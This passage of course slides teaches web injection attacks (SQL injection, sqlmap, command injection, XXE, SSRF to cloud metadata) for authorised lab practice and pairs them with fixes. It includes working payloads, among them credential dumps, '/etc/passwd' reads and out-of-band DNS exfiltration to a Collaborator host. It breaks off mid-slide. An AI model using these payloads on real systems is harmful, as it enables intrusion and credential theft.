- Anti-enumeration: identical generic messages and constant-time responses so real and fake accounts are indistinguishable.
- Sessions: high-entropy tokens, HttpOnly + Secure + SameSite cookies, rotation on login, and invalidation on logout and password change.
- Tokens: verify the signature with a fixed server-side algorithm, reject alg:none, use a strong secret or key, and keep expiry short.

Analogy: *A door that resists picking, a badge that expires and re-checks the face, and a signature the guard genuinely verifies — defence in depth on identity.*

PART G

Mitigations & takeaways

One principle under both categories — and where the block goes next

THE UNIFYING DEFENCE

One principle under both A01 and A07

Broken access control and broken authentication are two faces of the same failure: the server trusting the client to enforce the rules.

- A01 trusts the client's claim about WHAT it may access; A07 trusts the client's claim about WHO it is — both are the Part A trust boundary, broken.
- The universal fix is server-side enforcement: identity, permission, and session validity are decided where the attacker cannot reach — the server.
- Deny by default, verify every request, and treat everything from the browser as hostile until the server has re-checked it.
- Every remaining week of this block is another instance of the same boundary — injection, XSS and logic flaws all begin with trusted client input.

Analogy: *The kitchen re-checks every ticket against the table — the dining room is never trusted to decide who gets served.*

IN-CLASS EXERCISE · 8 min

Triage the request

You are testing an authorised app as a low-privilege user. For each captured request, name the category (A01 or A07), the specific bug, and the one test that confirms it.

- GET /api/reports/774 returns your report; 775 returns the finance team's report.
- The session cookie is Set-Cookie: sid=1001 — and yours was 1000 a minute ago.
- The login says 'no such user' for random names but 'wrong password' for 'admin'.
- Your JWT payload reads role:user; the header reads alg:HS256 with an obvious secret.

THE PART 1 MESSAGE

Every web vulnerability is the server trusting something the client controls. Broken access control trusts what you may reach; broken authentication trusts who you claim to be. Move the fight to the raw HTTP with Burp, and enforce every decision on the server.

KEY TAKEAWAYS

The five things to remember from Part 1

1. **The client is hostile territory** everything the browser sends is forgeable — security must live server-side
2. **Burp is the workflow** Proxy to capture, Repeater to tamper, Intruder to automate, Comparer to read the delta
3. **A01 is an authorisation bug** IDOR and forced browsing — the server knows who you are and forgets to check what you may reach
4. **A07 breaks identity** weak credentials, enumeration, stealable sessions, and forgeable JWTs
5. **Two accounts + positive control** the method that turns an access-control hunch into a confirmed finding

NEXT IN THIS BLOCK

Part 2 — Injection (A03), built brick by brick

Same trust boundary, sharper edge: when the server treats client input as code instead of data.

- SQL injection built step by step: detect, UNION, blind, time-based, stacked, then the fix — plus sqlmap to automate it.
- Command injection, XXE, and SSRF chaining out to cloud metadata; path traversal and insecure file upload.
- The through-line is unchanged: injection is the server trusting client input enough to execute it — Part A's boundary, weaponised.
- Cross-reference for later: prompt injection is 'the new injection' against AI features — the full AI block is Topic 9, covered separately.

Analogy: *Today the server trusted WHO and WHAT; in Part 2 it trusts client input so completely it runs it as its own instructions.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 4 (Mapping), Ch. 8 (Access Controls), Ch. 6-7 (Authentication & Sessions)
- OWASP Top 10:2021 (owasp.org/Top10/2021) — A01 Broken Access Control, A07 Identification & Authentication Failures
- OWASP Web Security Testing Guide v4.2 — Authentication (WSTG-ATHN), Authorization (WSTG-ATHZ), Session Management (WSTG-SESS), Identity (WSTG-IDNT)
- Burp Suite (portswigger.net/burp); OWASP ZAP (zaproxy.org)
- Tools: ffuf (github.com/ffuf/ffuf), gobuster, feroxbuster, whatweb, Arjun, jwt_tool (github.com/ticarpi/jwt_tool)
- Wordlists: SecLists (github.com/danielmiessler/SecLists); token inspection at jwt.io
- Practice (authorised only): OWASP Juice Shop (:3000), DVWA (:8080), PortSwigger Web Security Academy — Access control & Authentication (portswigger.net/web-security)
- Note: OWASP published a 2025 revision; this course uses the stable 2021 edition and its A01-A10 numbering

TOPIC 2 · WEB APPLICATION SECURITY — PART 2 OF 3

When the server treats your input as code — SQL injection built brick by brick, then the rest of the family

Topic 2 · Web Application Security (15h, delivered across 3 parts) · LO2 evaluate tools & techniques · LO3 develop exploitation

What we'll cover

1. What injection is — the family and the one mechanic
2. SQL injection, brick by brick
3. Automating with sqlmap
4. OS command injection
5. XXE — XML external entities
6. SSRF and the cloud-metadata chain
7. Path traversal, file upload & mitigations

PART A

One flaw, many interpreters: the server running your input as instructions

RECAP TO ATTACK

Injection is the trust boundary, weaponised

Part 1's rule was 'never trust the client'. Injection is the consequence when untrusted input is not just trusted but interpreted as code.

- The server builds a command (a SQL query, a shell line, an XML document) by pasting client input into it as text.
- If the input can break out of the 'data' part and into the 'command' part, the attacker writes the server's instructions.
- A03 Injection sat at #3 on the 2021 Top 10 (and #1 for years before) — it is the highest-impact web category because it often means full compromise.
- One idea unlocks the whole lecture: the bug is always the failure to keep data and code separate.

Analogy: *A waiter who reads whatever you write on the order slip as a command to the kitchen — including 'and hand over the safe combination'.*

REFERENCE TABLE

The injection family — one mechanic, many sinks

Each member is the same flaw against a different interpreter (the 'sink' that runs the input):

TYPE	INTERPRETER (SINK)	IMPACT
SQL injection	the database engine	Read/alter all data
OS command injection	the system shell	Full RCE on the host
XXE	the XML parser	File read, SSRF, DoS
SSRF	the server's HTTP client	Reach internal systems
Template injection	the template engine	Often RCE (Part 3 recap)
LDAP / NoSQL	the directory / NoSQL query	Auth bypass, data leak
Path traversal	the filesystem API	Read arbitrary files

Learn the loop once on SQL injection; every other row is the same three steps against a different sink. SSTI is covered in Part 3.

Why parsers get confused

Interpreters cannot tell your data from their instructions unless the developer keeps them physically separate.

- A parser reads a string left to right and acts on control characters — a quote, a semicolon, an angle bracket — wherever they appear.
- When user input contains those control characters, it changes the STRUCTURE the parser sees, not just the values.
- The attacker's whole job is to find the character that breaks out of the data context and into the instruction context.
- This is why 'filter the bad words' fails and 'separate data from code' works — covered in each fix slide.

Analogy: *Reading a sentence aloud where a stranger has inserted their own punctuation — the meaning changes even though every word was 'allowed'.*

How to test any input for injection

1. **Find the sink** which interpreter does this input eventually reach — database, shell, parser, filesystem?


2. **Break the syntax** send a control character (' ; < ../) and watch for an error or changed behaviour

3. **Confirm control** prove you changed the structure, not just the value — a true/false or a delay

4. **Weaponise, then fix** extract data or execute, document the impact, then give the parameterised fix

THE MECHANIC

How every injection happens



The bug is always step 2 — input concatenated into a command instead of kept as inert data. Every fix in this lecture targets that one step.

PART B

The flagship injection — detect, extract, then do it blind

The SQL injection ladder



Climb only as far as the target forces you: UNION when output shows, boolean-blind when it doesn't, time-blind when nothing is observable at all.

DEFINITION

What SQL injection is

The application builds a database query by concatenating user input as text, so input can rewrite the query itself.

- SQL is the language the app uses to ask the database questions ('give me the user with id 5').
- When your input is pasted into that query unescaped, you can add your own SQL — reading data you were never meant to see.
- Impact ranges from bypassing a login to dumping every customer record, and sometimes to running commands on the database host.
- It is A03 on the Top 10 and, for most of this course's history, the single highest-value web bug.

Analogy: *Slipping an extra instruction into a form letter that the clerk then reads aloud, word for word, as though you had written the whole thing.*

THE ROOT CAUSE

The vulnerable query

Almost every SQL injection traces back to string concatenation like this:

```
// PHP — the classic vulnerable pattern
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = '" . $id . "'";

// Normal request:  ?id=5
//   -> SELECT * FROM users WHERE id = '5'

// Attacker request: ?id=5' OR '1'='1
//   -> SELECT * FROM users WHERE id = '5' OR '1'='1'
//      the OR '1'='1' is always true -> returns EVERY row
```

The single quote in the input closes the developer's quote and lets everything after it become SQL. That one character is the whole bug.

STEP 1 — DETECT

Detection: break the syntax

First prove injection exists by sending a character that breaks the query and watching the response change.

- Send a single quote ' — if the page throws a database error or behaves differently, the input is reaching the query unescaped.
- Send an always-true and an always-false condition and compare: different responses mean you control the query logic.
- A login form is the classic target: ' OR '1'='1'-- can turn 'find a matching user' into 'match everyone'.
- The -- starts a SQL comment, discarding whatever the developer's query had after your injection.

Analogy: *Wiggling a key that does not fit — if the lock rattles and clicks, there is a mechanism there to pick.*

TYPE THESE (LAB ONLY)

Detection payloads

Sent into a parameter or login field on the lab (DVWA :8080 SQLi module):

```
'                    -> database error = injectable (the tell)
' OR '1'='1'-- -      -> login bypass: matches every row
" OR "1"="1"-- -      -> same, for double-quoted queries
' AND '1'='1         -> page loads normally (TRUE)
' AND '1'='2         -> page differs / no rows (FALSE)
1' ORDER BY 1-- -    -> no error; increase until it breaks
```

The trailing '-- -' is a comment (note the space after --, required by MySQL). The AND-true vs AND-false pair confirms you control the query even with no error shown.

STEP 2 — EXTRACT

In-band UNION-based extraction

When the page shows query results, UNION lets you append your own SELECT and read arbitrary data in the response.

- UNION SELECT joins a second query's rows onto the first — so its output appears where the app prints the original results.
- Two preconditions: your SELECT must return the SAME number of columns, and compatible data types.
- Find the column count with ORDER BY n (increase n until it errors) or by adding NULLs until the UNION succeeds.
- Then replace the NULLs with the data you want — usernames, passwords, version strings.

Analogy: *Stapling your own extra page onto the back of the report the clerk is about to hand out — it comes back with everyone else's.*

WORKED EXAMPLE

UNION — from column count to data

Building a UNION injection one step at a time:

```
# 1. Find the column count (increase until error):
1' ORDER BY 3-- -        -> OK
1' ORDER BY 4-- -        -> error  => 3 columns

# 2. Confirm the UNION and see which columns print:
-1' UNION SELECT 1,2,3-- -   -> page shows 2 and 3

# 3. Pull real data into the printable columns:
-1' UNION SELECT NULL,version(),user()-- -
-1' UNION SELECT NULL,username,password FROM users-- -
```

The leading -1' makes the original query return nothing, so only your UNION rows show. version() and user() confirm the DBMS before you dig deeper.

STEP 3 — MAP THE SCHEMA

Reading the database with information_schema

Every SQL database describes its own structure in a built-in catalogue you can query to find tables and columns.

- information_schema is a standard set of views listing every database, table and column the user can see.
- Query information_schema.tables for table names, then information_schema.columns for the columns of a target table.
- This turns a blind hunt into a map: find the users table, find its username/password columns, then dump them.
- The catalogue is the reason SQLi scales from 'one clever query' to 'the entire database'.

Analogy: *The library's own card catalogue — it lists every shelf and drawer, so you stop guessing and go straight to the record you want.*

WORKED EXAMPLE

Enumerating tables and columns

Walking the catalogue to locate and dump credentials:

```
# List the tables in the current database:
-1' UNION SELECT NULL,table_name,NULL
     FROM information_schema.tables-- -

# List the columns of the 'users' table:
-1' UNION SELECT NULL,column_name,NULL
     FROM information_schema.columns
     WHERE table_name='users'-- -

# Dump the credentials:
-1' UNION SELECT NULL,username,password FROM users-- -
```

Same three moves on any SQLi: find tables, find columns, dump. group_concat() (MySQL) packs many rows into one printable cell when only one column shows.

STEP 4 — NO OUTPUT

Blind SQLi: boolean-based

When the page shows no query results and no errors, you extract data one true/false answer at a time.

- The app doesn't print data, but it behaves differently for a true condition than a false one (a different page, a 'welcome' vs 'error').
- That single bit of feedback is enough: ask 'is the first password character an a?' and read the answer from the page's behaviour.
- SUBSTRING and ASCII let you test each character position against each possible value.
- It is slow and always automated (sqlmap, next part) — but it recovers the same data as UNION, just one bit at a time.

Analogy: *A locked door with a yes/no intercom: ask a thousand well-chosen questions and you rebuild the secret one bit at a time.*

WORKED EXAMPLE

Boolean-blind extraction

Reading a password character by character from true/false behaviour:

```
# Baseline — confirm the boolean channel works:
1' AND 1=1-- -   -> normal page  (TRUE looks like this)
1' AND 1=2-- -   -> different    (FALSE looks like this)

# Is the 1st char of the admin password > 'm'? (binary search)
1' AND SUBSTRING((SELECT password FROM users
     WHERE username='admin'),1,1) > 'm'-- -
  -> TRUE-looking page = yes; FALSE-looking = no. Narrow, repeat.
```

Binary search over ASCII values finds each character in ~7 requests. Thousands of requests total — which is exactly why this is automated with sqlmap.

STEP 5 — TOTAL BLINDNESS

Blind SQLi: time-based

When even true and false look identical, make the database PAUSE on a true condition and read the answer from the clock.

- If the response is byte-for-byte the same regardless of the query, there is still one channel left: time.
- SLEEP(5) (MySQL) or WAITFOR DELAY (MSSQL) inside an IF makes a true condition take five seconds and a false one return instantly.
- Same character-by-character extraction as boolean-blind, but the 'answer' is whether the response was slow.
- It is the slowest technique and the last resort — but it works when nothing else does.

Analogy: *Asking the clerk to wait ten seconds before answering if the answer is yes — you never hear a word, you just time the pause.*

WORKED EXAMPLE

Time-based payloads

Inferring data from deliberate delays (per DBMS):

```
# MySQL — pause 5s if the condition is true:
1' AND IF(1=1, SLEEP(5), 0)-- -        -> ~5s delay = TRUE
1' AND IF(1=2, SLEEP(5), 0)-- -        -> instant   = FALSE

# Extract a character via the delay:
1' AND IF(SUBSTRING(database(),1,1)='s', SLEEP(5),0)-- -

# MSSQL equivalent:
1'; IF(1=1) WAITFOR DELAY '0:0:5'-- -
```

A consistent 5-second delay on the true case confirms injection even with zero visible output. Postgres uses pg_sleep(5); SQLite has no sleep, so testers use heavy computation.

Stacked queries and second-order SQLi

Two advanced shapes: running a whole second statement, and injection that fires later, somewhere else.

- Stacked queries: a semicolon ends the first query and starts a second (; DROP TABLE, ; INSERT) — but only if the database driver allows multiple statements.
- Many PHP/MySQL setups block stacking; MSSQL and Postgres often allow it — so test, don't assume.
- Second-order SQLi: your payload is safely stored on one request, then used unescaped in a DIFFERENT query later (e.g. a username that injects when an admin views it).
- Second-order bugs slip past input testing because the injection point and the trigger are in different places.

Analogy: *Stacked: adding a second, unrelated instruction after a semicolon and hoping the clerk runs both. Second-order: leaving a note that only detonates when someone else reads it.*

THE FIX

Fixing SQL injection

There is exactly one real fix: never build queries by concatenation — use parameterised queries so input can only ever be data.

- Parameterised queries (prepared statements) send the query structure and the data to the database separately — input can never become SQL.
- Use them everywhere, in every query, with no exceptions — one concatenated query reopens the whole hole.
- Defence in depth on top (never instead): least-privilege database account, input validation, and a WAF as a speed bump.
- Stored procedures help only if they themselves parameterise; a stored proc that concatenates is just as vulnerable.

Analogy: *Handing the clerk a fill-in-the-blanks form where your words can only ever land in the blanks — never in the instructions.*

THE FIX IN CODE

Concatenation vs parameterised query

The same query, broken and fixed (PHP PDO shown; every language has an equivalent):

```
// VULNERABLE — input concatenated into the query string
$sql = "SELECT * FROM users WHERE id = '" . $_GET['id'] . "'";
$db->query($sql);

// FIXED — structure and data sent separately (a '?' placeholder)
$stmt = $db->prepare('SELECT * FROM users WHERE id = ?');
$stmt->execute([ $_GET['id'] ]);

// The database now treats $_GET['id'] as a VALUE, never as SQL.
```

Same idea everywhere: Python (cursor.execute(sql,(id,))), Java (PreparedStatement), Node (parameterised driver). The placeholder is the whole defence.

PART C

The tool that does the thousand requests you now understand by hand

Manual SQL injection vs sqlmap — when to use which

By hand — learn this first

- Proves you understand the actual bug
- Precise, quiet, surgical — one request
- Still works when tools are filtered
- What the exam and viva demand

sqlmap — automate second

- Does the thousand blind requests for you
- Fingerprints the DBMS and techniques
- Dumps whole databases in one command
- Loud + aggressive — authorised targets only

WHAT IT IS

sqlmap: automated SQL injection

An open-source tool that detects and exploits SQL injection across every technique and DBMS — used after you understand what it is doing.

- Free at sqlmap.org — automates detection, all the blind extraction, schema enumeration and dumping you just did by hand.
- It fingerprints the DBMS, picks working techniques, and can extract an entire database with a single command.
- It also reaches further: reading/writing files and, on some configurations, an OS shell on the database host.
- The rule: use it to save time on a bug you have understood, never to 'find bugs' you cannot explain.

Analogy: *A power drill for a job you already know how to do by hand — faster, but dangerous if you don't understand where the hole is going.*

TYPE THESE (LAB ONLY)

sqlmap core commands

The commands that cover most engagements (verified against sqlmap.org usage):

```
# Detect + list databases on a GET parameter:
$ sqlmap -u "http://localhost:8080/vuln.php?id=1" --dbs --batch

# Use a saved Burp request (best for POST / headers / cookies):
$ sqlmap -r request.txt --level=3 --risk=2 --batch

# Enumerate then dump a specific table:
$ sqlmap -u "...?id=1" -D shopdb --tables
$ sqlmap -u "...?id=1" -D shopdb -T users --dump

# Current user / db, quick recon:
$ sqlmap -u "...?id=1" --current-user --current-db
```

--batch answers all prompts with defaults. -r request.txt (saved from Burp) is the professional workflow — it carries cookies, POST bodies and headers exactly.

sqlmap depth, evasion and OS access

Level and risk widen the tests; tamper scripts dodge filters; and on weak configs sqlmap can reach the operating system.

- --level (1-5) tests more places (headers, cookies); --risk (1-3) allows heavier payloads — raise them only when needed.
- --tamper=... applies evasion transforms (space2comment, between) to slip past a naive WAF or filter.
- --os-shell attempts a command shell on the DB host; --file-read / --file-write touch the filesystem — high impact, high noise.
- --technique lets you force a specific method (e.g. only time-based) when the target is fussy.

Analogy: *A drill with torque and speed settings — turn them up for tougher material, but the higher settings do more damage if you slip.*

RESPONSIBLE USE

Running sqlmap without wrecking the target

sqlmap is aggressive by default — treat it as a loud, potentially destructive tool bound by the Rules of Engagement.

- It can send thousands of requests and, with --os-shell or a bad --risk payload, alter or damage data.
- Respect the RoE rate limit; on fragile or production systems, cap threads and avoid destructive techniques.
- Never point it at a target you are not explicitly authorised to test — automated SQLi is unmistakably an attack.
- Log the exact command in your notes (Part 1 discipline): it is the reproducible evidence for the finding.

Analogy: *Test-firing a cannon on a range with a signed permit — never down a public street to see what happens.*

PART D

When input reaches the shell — the jump straight to remote code execution

SQL injection vs command injection — the blast radius

SQL injection

- Sink: the database engine
- Reads and alters application data
- Reaches the OS only on weak configs
- Impact: data confidentiality + integrity

OS command injection

- Sink: the operating-system shell
- Immediate remote code execution
- Owns the whole host, not just the data
- Impact: full compromise + network pivot

DEFINITION

What command injection is

The application passes user input into an operating-system shell command, so the input can add its own commands.

- Apps sometimes shell out for convenience: pinging a host, converting an image, running a system utility.
- If input is concatenated into that shell command, the attacker appends their own — with the web server's privileges.
- Impact is immediate and total: read any file, install a backdoor, pivot into the internal network — full RCE.
- It is the direct route from 'a web bug' to 'we own the server', which is why it scores critical almost every time.

Analogy: *A note that says 'ping this address' where a prankster appends 'and then email out the payroll' — and the office dutifully does both.*

The vulnerable code and the operators

A ping feature that pastes input into a shell — and the characters that break out (DVWA Command Injection):

```
// VULNERABLE: system("ping -c 1 " . $_GET['ip']);

# Shell metacharacters that chain a second command:
127.0.0.1 ; id            ; runs the next command
127.0.0.1 | whoami        | pipes into the next
127.0.0.1 && cat /etc/passwd   && runs if first succeeds
127.0.0.1 || uname -a     || runs if first fails
127.0.0.1 $(id)           $(...) command substitution
127.0.0.1 `id`            `...` backtick substitution
```

Any of ; | & && || $() `` newline can end the intended command and start yours. The fix is to never build a shell string from input (next-but-one slide).

NO OUTPUT

Blind command injection

When the command runs but you see no output, prove execution with a timed delay or an out-of-band callback.

- If the page never prints the command's result, inject something observable instead of readable.
- Time: append & sleep 10 — a consistent delay proves your command executed.
- Out-of-band: make the server resolve a DNS name or fetch a URL you control (Burp Collaborator) — the callback proves execution and can exfiltrate data.
- OOB is the reliable confirmation for blind cases and is standard practice on real engagements.

Analogy: *Shouting into a well and timing the echo — you never see the bottom, but the delay tells you it's really down there.*

WORKED EXAMPLE

Confirming blind command injection

Two reliable confirmations when there is no visible output:

```
# 1. Time-delay proof (a consistent ~10s = command ran):
127.0.0.1 & sleep 10

# 2. Out-of-band DNS proof + exfiltration via Burp Collaborator:
127.0.0.1 & nslookup $(whoami).abc123.oastify.com

#   A DNS lookup for  <username>.abc123.oastify.com  appears in
#   Collaborator -> execution confirmed AND the username exfiltrated.
```

commix (github.com/commixproject/commix) automates command-injection detection and exploitation, much as sqlmap does for SQLi.

THE FIX

Fixing command injection

Do not build shell strings from input — call programs directly with argument arrays, and validate against an allowlist.

- Avoid the shell entirely: use language APIs that take an argument array (execve-style), so input is a single argument, never parsed as a command.
- If a value must be used, validate it against a strict allowlist (e.g. a valid IP address) — reject everything else.
- Never pass user input to system(), exec(), popen() or a shell=True call built by concatenation.
- Run the service with least privilege so that even a successful injection is contained.


Analogy: *Handing the clerk a sealed, pre-addressed envelope instead of dictating an address they type into the system by hand.*

PART E

Turning an XML parser into a file reader and an internal-network probe

ONE FLAW, THREE OUTCOMES

What one external entity unlocks



A single external-entity payload can read local files, pivot to SSRF against internal services, or exfiltrate data out-of-band — the target is just the SYSTEM URL.

DEFINITION

What XXE is

XML lets a document define entities — including ones that pull in external files or URLs — and a parser that honours them can be abused.

- Define — entity: a named placeholder in XML, like a variable, that the parser expands when it reads the document.
- An EXTERNAL entity can reference a file (file:///etc/passwd) or a URL — and a permissive parser will fetch and inline it.
- So an attacker who controls the XML can make the server read local files or make requests on their behalf.
- It appears anywhere XML is accepted: APIs, SAML SSO, and file formats that are secretly XML (SVG, DOCX, XLSX).

Analogy: *A form that offers to 'include the contents of any file you name' — so you name the file that holds the secrets.*

WORKED EXAMPLE

XXE file read and SSRF

A classic external-entity payload posted to an XML endpoint (lab / PortSwigger XXE labs):

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root><name>&xxe;</name></root>

#  The parser expands &xxe; -> the file's contents appear in the
#  reflected 'name' field.  Swap the URL to pivot into SSRF:
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
```

Reading a local file and reaching an internal-only URL are the same payload with a different SYSTEM target — XXE is a gateway to SSRF (Part F).

NO OUTPUT

Blind (out-of-band) XXE

When the entity's contents are not reflected, exfiltrate them to a server you control using an external DTD.

- If the app doesn't echo the entity back, define a parameter entity that builds a URL containing the file's contents and requests it.
- The payload references an external DTD on your server (Burp Collaborator); the DTD wraps the file data into an outbound request.
- The file's contents arrive at your Collaborator as part of the URL — data exfiltrated with no on-page reflection.
- This is the XXE analogue of blind SQLi/command injection: no visible output, so use an out-of-band channel.

Analogy: *Unable to read the letter yourself, you trick the office into posting a photocopy to your address.*

THE FIX

Fixing XXE

Disable external entities and DTD processing in the XML parser — the single configuration change that closes XXE.

- Configure the parser to disallow DOCTYPE declarations, or at least disable external general and parameter entities.
- Most languages expose one flag/feature setting for this (e.g. disallow-doctype-decl) — set it on every XML parser in the app.
- Prefer less dangerous data formats (JSON) where XML is not required.
- Keep XML libraries patched, since parser defaults have changed over time — do not rely on 'it's off by default'.

Analogy: *Removing the 'include any file you name' option from the form entirely — the feature that enabled the abuse simply no longer exists.*

PART F

Making the server fetch what you can't — and stealing the cloud's master keys

DEFINITION

What SSRF is

Server-Side Request Forgery: you make the server send an HTTP request to a destination of your choosing.

- Any feature that fetches a URL is a candidate: webhooks, link previews, 'import from URL', PDF generators, image fetchers.
- The server usually sits inside the network with access to internal services the internet cannot reach — SSRF borrows that access.
- You point the fetch at internal-only addresses (localhost admin panels, internal APIs) or at the cloud metadata service.
- It was serious before the cloud; the cloud made it critical, which is why it became its own Top-10 category in 2021.

Analogy: *Asking the concierge to fetch a document from a back office only staff are allowed to enter — the request carries their access, not yours.*

WORKED EXAMPLE

From basic SSRF to internal access

A 'fetch this URL' feature pointed inward (lab / PortSwigger SSRF labs):

```
# Intended use:
url=https://images.example.com/logo.png

# Reach an internal-only admin service:
url=http://localhost/admin
url=http://127.0.0.1:8080/


# Reach other internal hosts the server can see:
url=http://192.168.0.10/       url=http://internal-api:5000/

# Read local files via other schemes (if allowed):
url=file:///etc/passwd
```

The server returns responses from services you cannot reach directly. Next: the highest-value internal target of all — the cloud metadata endpoint.

THE CRITICAL CHAIN

SSRF to full cloud compromise



One innocent 'fetch this URL' feature becomes cloud-account takeover. IMDSv2's token requirement breaks the chain at the metadata step — which is exactly why it is the fix.

SSRF to cloud credentials

On a cloud host, a link-local metadata endpoint hands out temporary credentials (verified: AWS 169.254.169.254, GCP metadata.google.internal):

```
# AWS IMDSv1 (no protection) — read the instance role's keys:
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

# AWS IMDSv2 (token required) — get a token, then query:
